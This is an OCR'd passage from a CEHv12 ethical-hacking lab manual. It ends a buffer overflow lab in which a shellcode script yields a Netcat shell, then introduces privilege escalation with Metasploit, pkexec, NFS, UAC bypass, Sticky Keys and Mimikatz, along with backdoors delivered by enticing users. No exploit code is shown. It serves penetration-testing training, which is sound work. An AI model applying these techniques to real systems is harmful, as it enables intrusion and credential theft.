
160. Type **./shellcode.py** and press **Enter** to execute the Python script.



161. Now, switch back to the **Terminal** running the Netcat command.

162. You can observe that shell access to the target vulnerable server has been established, as shown in the screenshot.

163. Now, type **whoami** and press **Enter** to display the username of the current user.



164. This concludes the demonstration of performing a buffer overflow attack to gain access to a remote system.

165. Close all the open windows and document all the acquired information.

166. Restart **Parrot Security** machine. To do that click **Menu** button at the bottom left of the **Desktop**, from the menu and click **Turn off the device** icon. A **Shut down this system now?** pop-up appears, click on **Restart** button.

167. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine. Restart the machine.

Lab 2: Perform Privilege Escalation to Gain Higher Privileges

Lab Scenario

As a professional ethical hacker or pen tester, the second step in system hacking is to escalate privileges by using user account passwords obtained in the first step of system hacking. In privileges escalation, you will attempt to gain system access to the target system, and then try to attain higher-level privileges within that system. In this step, you will use various privilege escalation techniques such as named pipe impersonation, misconfigured service exploitation, pivoting, and relaying to gain higher privileges to the target system.

Privilege escalation is the process of gaining more privileges than were initially acquired. Here, you can take advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Backdoors are malicious files that contain trojan or other infectious applications that can either halt the current working state of a target machine or even gain partial or complete control over it. Here, you need to build such backdoors to gain remote access to the target system. You can send these backdoors through email, file-sharing web applications, and shared network drives, among other methods, and entice the users to execute them. Once a user executes such an application, you can gain access to their affected machine and perform activities such as keylogging and sensitive data extraction.

Lab Objectives

- Escalate privileges using privilege escalation tools and exploit client-side vulnerabilities
- Hack a Windows machine using Metasploit and perform post-exploitation using Meterpreter
- Escalate privileges by exploiting vulnerability in pkexec
- Escalate privileges in Linux machine by exploiting misconfigured NFS
- Escalate privileges by bypassing UAC and exploiting Sticky Keys
- Escalate privileges to gather hashdump using Mimikatz

Overview of Privilege Escalation

Privileges are a security role assigned to users for specific programs, features, OSes, functions, files, or codes. They limit access by type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- **Horizontal Privilege Escalation**: An unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions

- **Vertical Privilege Escalation**: An unauthorized user tries to gain access to the resources and functions of a user with higher privileges such as an application or site administrator

Task 1: Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities

Privilege escalation tools such as BeRoot and GhostPack Seatbelt allow you to run a configuration assessment on a target system to find information about the underlying vulnerabilities of system resources such as services, file and directory permissions, kernel version, and architecture. Using this information, you can find a way to further exploit and elevate the privileges on the target system.

Exploiting client-side vulnerabilities allows you to execute a command or binary on a target machine to gain higher privileges or bypass security mechanisms. Using these exploits, you can further gain access to privileged user accounts and credentials.

This task demonstrates the exploitation procedure on a weakly patched Windows 11 machine that allows you to gain access through a Meterpreter shell, and then employing privilege escalation techniques to attain administrative privileges to the machine through the Meterpreter shell.

Here, we will find misconfigurations in the target system using BeRoot and Seatbelt and further escalate privileges by exploiting client-side vulnerabilities.

> Note: In This task, we are using the **Parrot Security** (**10.10.1.13**) machine as the host machine and the **Windows 11** (**10.10.1.11**) machine as the target machine.


1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


> Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.



